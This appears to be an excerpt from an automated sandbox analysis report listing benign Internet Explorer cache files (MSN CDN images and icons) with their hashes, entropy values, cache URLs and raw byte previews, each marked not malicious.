Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO......p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...(...CKHh.....i.@.....i..lR2...MpR..^E....&EYv..N.j...e..j..U,..*..BZ...qQM.dT....@..8..s..i..}....n..D...i.....VC.HK"..T.iX.f.v&.}.v..7..jV.....jF.c..NhS.L.b>x".D...,..G.Z..!.i..VO..._4.@X.].p..].5b+...Uk...((@.s'..?Hv.....\z.z.JGih..}*S.....T..WBZ...'.T?6..j.H"....*..%p3.YnEc.W.f.^.....Q.....#..k..Z.....I:..MC..H.S..#..Y ..A.Zr...T..H..P..[..b.C.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1aZyBU[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	36229
Entropy (8bit):	7.958848625363668
Encrypted:	false
SSDEEP:	768:7lH7cNReHIJv2JfWsWIiwitRiCTmrHcergeKiH7WUrBsAh/+CP:73HAh+a0geKiHyU6W/Z
MD5:	EE274B68BF87BCD9F653BF06DFE713C1
SHA1:	751CE4C29D1E7FD460599BA8DEC89A1985722414
SHA-256:	A38E03BA2B3EBC4B5AA05A39837FD272CD6C9CF959CD0508A1399A0ACAD8F670
SHA-512:	D9538AFB313AAF1D1821BAC029E1B775F507624754F97CDBDC54ABEB998DF41DA6E82D72C125A28BD92FDB69B4753AD60692AF326893A444656F205D2885686
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1aZyBU.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO......p.n.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....})......c.....W.....M...d.(....Q./..@..y....JQ".c.S<...?... 9...Y..?r..h...74.....G.F.]...4u.i6.l..R.~&.>..Q...d{.t.....Z.7.=..I.3N.....L_1...?JFfc.....B...S%...0.,?.).....:.g...6..L.0.....8.....8....V.....`..=....@F.....Q.W."...%....R..f ....h....r.nbB...S..y8.M.S..8.L2....#.,...c..e...7.[..<.sI..R98<b..i....V...o?...7.Jueh"..NI2.{.:T. .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dCSOZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dCSOZ[1].png	
Size (bytes):	403
Entropy (8bit):	7.182669559509179
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmxB+DAdpKjss+V7qGlW1Fr19yXirs8+qxGwl0ZtH4NZo8oVfpWmix:6v/78/zBNdpcsLlE3yyrsYGW0ZtYNu4x
MD5:	5F25361D8730566E8A8C453E8CC1339D
SHA1:	CD0C5A8D20810511C42D2EB37381EA9213568EDD
SHA-256:	7763287F5905D00A46BF4760FCF6C19E5BB0F234776BCAD174754BFBE304CF58
SHA-512:	DE8E82683A01745DD19C2AD25A7653B4AE356ED6278147019F0D1557DB0A689465FF70F7D927041BFA96D2A1C5F3F84DB24C1559E3CF7AB6D29D6B6BFDBC47(
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dCSOZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....(IDAT8O.R...@.=._.^..#.R....)..%.`...|A@.....!..lC.&...:.&...]...{8;3.....1....QUUL&..e.].9.....u]..v..q. <.O....].}W@D..v.l6..q..4....9...m.X..X,....{a.(..:...y..a.g.(..t"..K.D....`.~a.bl.[$I..H.....q.....dYF.2f...(.^.r}..>.,.z..j..x<F..o... ....-.h4.....i.|..5....k.....p.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHJOf[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	18027
Entropy (8bit):	7.9634827157136305
Encrypted:	false
SSDEEP:	384:e+ZRZzuRHItrQ1C5Bv3iJJhXrUQA+Xg1nWQKoi/4I9mYPs:esbzMHItuyBvyVwQ7Xg+XgYPs
MD5:	A900AEAE4C9FF1048DEB6DB4DD97A902
SHA1:	79EA498841E3D90BC82A146CE6C9B070E550516A
SHA-256:	9534515CE333760D23D4B8BFEEE90889CAC49061AEE9D94EFDC7BF8649E30F21
SHA-512:	80615CAA1A8E47B306E9AA540F3FA00A4DD50789AD4437DFAF5AAD6A48F01BBDC2643F2FD93E7F6790B4F694531AD399BEA7CB1458F9A335A661BB1C283DE8 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHJOf.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....M.7.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..h.<.]...,4....P).i.b...]D...M.....r...*\Q.k.....e.....XX!s.0.....1.E.jM.....9...1Rl4.).!\...j]..)..(.S...*.. .M..S..E..}..a..(...r.....j(.\.....).W.#..X..J.R@0GJ"..F.Qa.....)jaj`..F.I.3H.O...+;E....\..E...1.....L.h..A5Z..F.u.Q....qI.sJz.gz.6..<...+"hd...!q...x".....w..B..g.b.T.:p.W.c..8..8E.....}..-.... (.\.#4..N....+...;...I.(.....H..)...{R.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHLTk[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	1883
Entropy (8bit):	7.725639059299803
Encrypted:	false
SSDEEP:	48:xGpuERAztmzHpN1bwSAxiatrmevdiQaOVahnW:xGAECSZatBtaVW
MD5:	14D891D3AEAFF52FFB270906847BF3D7
SHA1:	6A248C2E76DDA1BC184CE66681BA53D8AF019410
SHA-256:	28F0BB1055E6D45F18464C6C34FFF5F79A626D97D53C5CBCA02AB606AA4F7EFE
SHA-512:	B5CDD1CDB46580991E8C3B13178DECEACCD428DF77518372060EECAF606DC47C59B4D883F7928D7AAFA623F43932742986E1C2F321AE5D778B6EA2F0972AC4 E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHLTk.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....K.d.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?...vR0MXY..U.N...74.a....M....$.".sBL.....M-..9?..9.....b>\.\...HFi.H%..#....a.....`...8..@6.!T..)qU.. .....qL.....x.q....k..(.U...j....3..c..NK....\.s..Z@h..'....p.....#9...#...J...N.?...T..`I#.j.o.(a..w$.G.,..]..8.t..B70.....}....-.t...U.....5IU.~.... 241.....0h.....O-....aE0.....?#....Wqn.=..Kq.. .;hL....}...U...)f6.~P...@.....1.....i.!Fzs

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHj30[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2609
Entropy (8bit):	7.81053494692097
Encrypted:	false
SSDEEP:	48:BGpuERAHNnsP5Xd76zOtcumL/TJsf2QA/QFGPlG+DTswUviMmFf5gwACsRCo:BGAE2NsP5A7uue2zQguaM4ACno
MD5:	646C60016F1ACB2FE5B474330185277F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHj30[1].jpg	
SHA1:	7FC10CC5F3C272B2620CFD027A4CE1DC62BF45A4
SHA-256:	6C5DD98966B6A6451B01FCB65F5CE82C4D8EA23278AB412DCC227246AAF5F5E1
SHA-512:	34D01C1F87071E374E8D4A08884B7334D07CA982DBDDF39BEC31D826149155CC798D61230AF06333C4B6D7E465AAB56DF8FDF5F0DA2EDEA4DC401D1A324F4E5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHj30.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..Q%.y.I9f..F._o.&.%.L..&..1.....T..P.....wFJ`rwq...c....%.e.....W..;g=....t2.V.)m&.J.F.]....\....g...<..nK'...{.c.s.m...,E...p.$`q.c.....Ex...H.....Qg ..bP.^... .....M...^].I.....&...A....@.n.q...Ukfx..L...T..z{.V.H...bY.P.(.[..Q.c...j.....<....?L.5h.adDl.19Q..N@.]DR.....}9)+.&f.%y|...;...AW..Y.....{r..?.;$....I-.q....x...#.M./ g..>.....s@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHqXn[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	5155
Entropy (8bit):	7.884981534752541
Encrypted:	false
SSDEEP:	96:BGEEKAk3IimJteJyyZcatdZHhhi26KaFt+91g7b29naf9XY8Z93:BF5bmJtPyFDHhhi2vaFWKn2FaNx93
MD5:	D37A6D6D42BF661E89BA76D5E4344D6A
SHA1:	1BC1AAA2D7C234F1D5320C6D3AD60299AF3CC92D
SHA-256:	34B999BC98D0AC6A01AD86A32B08DE24FCCC28BF97143E05CF753918D31D82FC
SHA-512:	8AB3404EDF3447FFC91376AE0501D7D87E573042A65BB3CDB589F07FC3072CC48DDBA87157A7968E34D06588F6CE27936A2001DBDF6C121C263FF3E92FAAD06
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHqXn.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....a.\.....t .`.....v..N.....H..Z..k..G..M.....Qo.=/.P.....m..._.:..:.[...E.T..2.E..@..b...l.....+..N.B../.f.E.k(..I.....m....](t...3E.K.]...3_4f.O.....~.L>+.H.O.G....X<C.....|....m.?...M>....YO.....N.4f...z..b...?.0.....O....O..+..4f.3..O.A...'.S..._.m.....Z9YK,...Q..I.q.....a.^.z-..!...9YK*.y}.k.'5..u3...D.....(.F..G++.&.u.|...o.Hl..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHrmf[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	21299
Entropy (8bit):	7.9570805579779
Encrypted:	false
SSDEEP:	384:egZn95jlaxoDLrizXmGzct0MFWBuKJjVZ6S43kKrApmqjRGc:egZnNnDLrizPzctGoKjVZ6S43PLKGc
MD5:	3DBFB59A536D2D2269550A39A06A4652
SHA1:	5FE1BE0F31A31E196D5A767527439A6C05544ED1
SHA-256:	5E8C035CDB872282E3EA3C0BDBE6DE635747C289A7892EFB433DF58260C30A3C
SHA-512:	0FB3A56338B51E971D8CF5B7B825198B994DED2DB0AD1E581DB35462299274D06B63FECBE1D6488DD630B68E4D03A3396FC8C5A0858C697134B1F588343D9D4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHrmf.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..r..Q.w..+.X.X.....oE.z...[.....^..).(JF.I....j.....RMm..xf<Ts.....Z.....xwF...q.5..1.....R..Pr..RK.....N.3..)"1.{.&..Us...3I..R..s.u'.C....}j.$.@...;V_.. ..+.....P...T..O.k.....vh.....rO..W.;I;.,M$...dv.Z.]..K....s.Q...R...$2...@!.Q.V..d7...Y.hq&.|.;{.k.ap..T..v..d...l...T7r..\...&.1...Z..7h@..=}kv.....#P.....-.Gr...n.G|.[..IT.+.8..?J..i.TJZ.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHwGP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	1426
Entropy (8bit):	7.61140107642463
Encrypted:	false
SSDEEP:	24:BI/XAo0XxDuLHeOWXG4OZ7DAJuLHenX34h7dfIPEodGWrgoKp5pzU/p:BGpuERAWfIPEqGvdpHzUB
MD5:	A87FCE7B79D63F958EE110D7A83BC2C4
SHA1:	4DB455BE36157AAE6EE10D29E8CC575DB9340B25
SHA-256:	6F9B477B6AD2F85263A67579879AAC8324F77F53C1BF754C314302E5354C21F7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHwGP[1].jpg	
SHA-512:	387316FC437D3FE27D03EBE5E822102FD02859BBBAC581D4A0CC8DB11D66C60876D0A568569637E1C6CFA45F3A7DE4C45A26005E71BCDC4E4B2A8560D511094
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHwGP.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..0..Q..F.z.9..z.o&..jp....>sR...H2.4Qf0hl,A'AI.K2`Tq.iu+....x.V.k..N...U..o1-.....?R.ob....s....#..... R.S.S..;Wj.##..Oa..L.)qE!..IK..;...zS...@..i...Hdrp.B.%V.9.,.({.$..*._....-m^i>.....Y...wt.=K.]...wQ.U$W.qu...+...x.7.....G....G.w.2M>.3H..-.zg.i.=..Mj.Y...K.....n.z..yL..V.. NE1lm<.2.....*..R..*..c..h...&l..... ..s.3..\....H.....P.i.Uj..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHxqE[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	13828
Entropy (8bit):	7.923487582568081
Encrypted:	false
SSDEEP:	192:BbTcilaMgGyzerzB5I0K9QeioHWYb0Xrk5kMJtBvtOnb52qPnvLamiAOmmQTV5:ZraJzerzBHK9QgD0XrV2Bwnb5XvmxoV5
MD5:	DBA78C48EA6D6CC9879CE06BAE974351
SHA1:	BD67B235ED1AE24191E91521B67B324415584590
SHA-256:	6F38A166D9DB13D34D1A24025A1A881FC1E4350A4268654D6F984796215CED12
SHA-512:	484DFC7EB1DC1DE2A4D83038C2C91F3DC04EAF53865EE7FD84FF2BA1A3DF798581D2161DA1D38504E38D5C9D5E0AC7896B7443B71CAAB2E31A53C085909C6AD
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHxqE.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg&x=650&y=434
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?....1....8..=}...=..{t..N.r...>...T.,....f.....[.....\S....<.w....[.V..sUn-...q.zT.. ..|.Tt|....`.:T..z.....o+Sd.>.D...|..6.. ...M.H$F....tTef..j..7.....H.G]JO..?.....H.QI..y.^i.?.~u..6Z...W....%...j&...[..!...Msh?...n.{!....8. .....S.N.=/...+E.....+T.....{?..K.....?.o-.....7.....UrH?.....iF..... ...Q{....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHyAs[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 240x240, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	11152
Entropy (8bit):	7.92901635138022
Encrypted:	false
SSDEEP:	192:BYmHhm5jV01uSJ2iqXTQfrvld5/nXCwxMuhMUBD8z/KuCwqUIA92TOd:esk5GuZ/UfhvXXxMuhMCDCQwCqOOd
MD5:	E7E206EF14A3B490BB30DE9149B7949B
SHA1:	E71B83FCEA5082A8EE6F13B72EE6B0A3B5E93D7E
SHA-256:	B98268475BC4D47A3ABEE343CB4A3A08F41D6FF6C70730D9675384313147E995
SHA-512:	A15C65817A610E368B9482E9971BCACD158E69E75353694F2C48372E76E12FDCFA069EAA718682D8B1018F23D9EEBE34729BF7051604D7B833E20E23F7186DD5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHyAs.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=1739&y=1314
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?....S...v.....)@....b..P)\..N...p.\..N...8-+..m...."<Q..m.h...K.....P.&.P...6...F.C".F.m.....F...m.j]. m..C...6.6.p .F.m&...[h.R.m.....j}..h...mK...\v".HV..M"...J.R.E.....8....1N.O..(..0-;m8.p.\,0-8-8.p.....<.P..)\C@..O....1.h.J...."0..S....4-..x....3m...R..i6.....m.j].m.....6....m.jM.b... m.jM.b....M.6).i\...m.v.m.."..I...F...;i...i..p +EJE.\e)@.....4.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dI7Lp[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	9021
Entropy (8bit):	7.899406863787176
Encrypted:	false
SSDEEP:	192:xYwnY63OjNyJnkypRJ+OUnavps2ErpdOtE5tGiRhs6HvPH8G/6:Oh63OjNMfJaa2dOtShs2nI
MD5:	3CF8846127F3D9F21F414BDCD6FE4579
SHA1:	7CFBE37EF70DC213E27C68F255EC25B5FE843A12
SHA-256:	B3C5F8B63813532D48B6FB743CF3D355380BBD4F81E770C6DECF51D4214D3140
SHA-512:	7B19278C334563EB9ECDAC1340F31C5ED872C230AF5EC7586049B4ECE8DE5AE8732DC74605C135F1F4AB1AC095B9AF2A84BC36B9FF523BBFA2DA3AB91D9A4EAF

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dI7Lp[1].jpg	
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dI7Lp.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.\|sVQ.=O..Z&M.....ZINx5...Z..1..... ..H.T...Z.-...$..[..p...T..4Vdo.i.....!.oCW.....%.....(...(...(...(.....[..iii.]."n..ZM<...kF...0d..#.H...:4..S.tEA. .Uf..A.....rl5E...X.n.N.C..hIV...l&...X..Q..[|....@.S..v...>.....WQ..k(.7....>.*IvDR+....SsQ....B.P2..#..>..Oj.8..j9...V.,.....@..2+vd....j.... ...aE[.c...)..F.W.+T...^G.z.....V`p\..LGs..i.}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB5zDwX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	704
Entropy (8bit):	7.504963021970784
Encrypted:	false
SSDEEP:	12:6v/78/kFf6XyxG0K8VW5npVrgzBpeIZv5C2jcmQ2T3SmAiARgJ5:3+BK8VW5b8NpeIZRXImQ7iACv
MD5:	C7DBA01C92D1B9060E51F056B26122BC
SHA1:	440F7FC2EE80D3A74076C6709219F29A31893F86
SHA-256:	156AE4B3A7EF2591982271E4287B174CDC4C0EE612060AD23E5469ED1148D977
SHA-512:	95EF6D3FA8050C25CA83DCFFA8F7D9647C71A60EEEC81A10AE5820EB52D65C009A7699A4A581BAE5254685AA391404DFB3206EDAEDCBC38D7F0083D0F5DD8C7
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB5zDwX.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....UIDAT8O.._HSa....6WQXZ..&Dta2.....*.....!x.D..$..Vb..0...H*.....n...?.{.v.!.X....;...\|..x.q....&. ..q....Z.?&hmi.@w'...*.h....=..n.Y.\.Y..Kg..h9.<.5.V..:y.....:....BA:w...t....%..q....2.....k.gS..W}Ts...6_3....[..T.....;.j.].XO.D\7...A=O.j/PF.we.(...K.1@.5.....@...1YJ.g...U..c/..(. ..:..3`[.X..H.....*...a..@Pe...n.z....05.... .C0Y ...Ly.H....._!..... ..F(..ES%f.....1.....0.....?.+Q...yN..*K.L0....M!.H..e.I.ct\|....f.U... l..7!.J.a.O.....X.UG..RS`..;..p...6H...).t*....[.n.w..Z`..^>j..J.....d=...B...Q....D<.5.....$..x.$.l%F..D#A....S....A ....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	396
Entropy (8bit):	6.789155851158018
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFPFaUSs1venewS8cJY1pXVhk5Ywr+hrYYg5Y2dFSkjhT5uMEjrTp:6v/78/kFPFnXleeH8YY9yEMpyk3Tc
MD5:	6D4A6F49A9B752ED252A81E201B7DB38
SHA1:	765E36638581717C254DB61456060B5A3103863A
SHA-256:	500064FB54947219AB4D34F963068E2DE52647CF74A03943A63DC5A51847F588
SHA-512:	34E44D7ECB99193427AA5F93EFC27ABC1D552CA58A391506ACA0B166D3831908675F764F25A698A064A8DA01E1F7F58FE7A6A40C924B99706EC9135540968F1A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB6Ma4a.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....!IDAT8Oc|. ..?...|.UA....GP.*`|. .....E...b.....&.>..*x.h....c.....g.N...?5.1.8p.....>1..p...0.EA.A...0...cC/...0 Ai8...._....p.....)....2...AE....Y?.....8p..d.....$1l.%.8.<.6..Lf..a.....%.....-.q...8...4...."...`5..G!.|..L....p8 ...p.....P...,..l.(..C]@L.#....P...).....8.....[.7MZ.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	downloaded
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBPfCZL.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
